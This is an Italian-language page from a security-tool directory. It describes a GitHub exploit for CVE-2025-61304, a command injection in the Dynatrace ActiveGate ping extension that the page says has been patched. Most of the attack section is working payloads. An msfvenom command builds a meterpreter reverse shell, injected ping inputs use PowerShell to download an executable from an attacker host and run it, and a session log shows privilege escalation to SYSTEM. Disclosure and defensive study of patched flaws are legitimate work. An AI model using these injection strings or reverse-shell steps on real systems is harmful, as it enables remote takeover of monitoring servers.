
Skip to content
KitploitKITPLOIT
StrumentiExploitsBlog
Log in
Invia
StrumentiExploitsBlog
Invia

Strumenti di Hacking, PenTest e Cybersecurity per il tuo Arsenale di Sicurezza!

Kitploit è una directory di strumenti di hacking, cybersecurity e pentesting. Scopri gli ultimi aggiornamenti dei progetti per trovare vulnerabilità, analizzare sistemi, automatizzare i test e rafforzare la tua sicurezza.

FeedContattoPrivacy© 2026 Kitploit

Directory degli strumenti

Categorie

Vedi tutte le categorie
Loading categories
Strumenti/GitHubGitHub/pentastic-be/cve-2025-61304
Escalation di PrivilegiGenerazione di PayloadAnalisi delle VulnerabilitàExploitSfruttamento di Applicazioni WebPost-Exploit
GitHubpentastic-be/cve-2025-61304

CVE-2025-61304

Vulnerabilità di OS command injection nell'estensione ping di Dynatrace ActiveGate fino alla versione 1.016 tramite un indirizzo IP appositamente predisposto

Vedi Repository
2231 anno faNon ancora revisionato
Condividi

CVE-2025-61304

"Vulnerabilità di iniezione di comandi del sistema operativo nell'estensione ping di Dynatrace ActiveGate fino alla versione 1.016 tramite indirizzo IP appositamente predisposto"

In background, l'estensione ping utilizza il prompt dei comandi di Windows per eseguire il ping. Il campo di input per l'host target del test è inoltre lungo 1024 caratteri. Dopo l'indirizzo IP è possibile scrivere comandi aggiuntivi che ActiveGate eseguirà, semplicemente utilizzando una '&'.

Segnalata a Dynatrace e corretta con questo commit: https://github.com/Dynatrace/dynatrace-api/pull/99

Exploit RCE per aggiungere un utente:

add_user


Elenco utenti locali prima e dopo:

exploit

Altri payload di esempio:

  1. Creare una reverse shell meterpreter:
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.51.200 LPORT=4444 -f exe > mshell.exe
  1. Scaricare ed eseguire la shell su ActiveGate tramite l'interfaccia Cloud utilizzando l'estensione ping:
google&powershell.exe $ProgressPreference = 'SilentlyContinue'; Invoke-WebRequest http://192.168.51.200/mshell.exe -OutFile c:\test\mshell.exe

google&c:\test\mshell.exe

  1. Sessione risultante
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.51.200:4444 

[*] Sending stage (200262 bytes) to 192.168.51.54
[*] Meterpreter session 3 opened (192.168.51.200:4444 -> 192.168.51.54:49800 ) at 2023-01-21 19:02:16 +0100

meterpreter > getuid
Server username: NT AUTHORITY\LOCAL SERVICE
meterpreter > getsystem 
...got system via technique 5 (Named Pipe Impersonation (PrintSpooler variant)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM

meterpreter > sysinfo
Computer        : WIN-9493M3CRTDV
OS              : Windows 2016+ (10.0 Build 17763).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x64/windows

Scarica lo strumento

Più Popolari

Vedi tutti →

Scopri gli strumenti più utilizzati dalla nostra community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Il toolkit OSINT definitivo: grafo di indagine, punteggio di affidabilità, famiglie di alias, mappa, timeline e report. 49 moduli, oltre 400 siti, nessuna chiave API richiesta.

    1.0k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # App di esecuzione con un tocco GhostLock (CVE-2026-43499)

    594
  • 3

    looking-glass

    anonghosty/looking-glass

    Piattaforma CSIRT che importa i report di Shadowserver in MongoDB e li riproduce come mappe interattive, analisi, risultati, avvisi e dashboard executive.

    376
  • 4

    redforge

    cybersecurity91/redforge

    Toolkit red team lato browser con 102 strumenti offline per ricognizione, generazione di payload, attacchi alle credenziali, crittografia, codifica e reportistica dell'engagement.

    326
  • 5

    ARTEX

    baarai/artex

    Piattaforma di penetration testing autonoma multi-agente basata su LLM con agenti planner/worker, grafi di asset e di esplorazione, registrazione del traffico MITM e retesting delle vulnerabilità.

    323
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Il sistema d'azione per la cybersecurity nativa AI—dove l'intento diventa esecuzione governata, le evidenze diventano memoria operativa, e ogni operazione migliora la successiva.

    321

Esplora tutti gli strumenti

Sfoglia la nostra collezione di strumenti

Vedi tutti gli strumenti →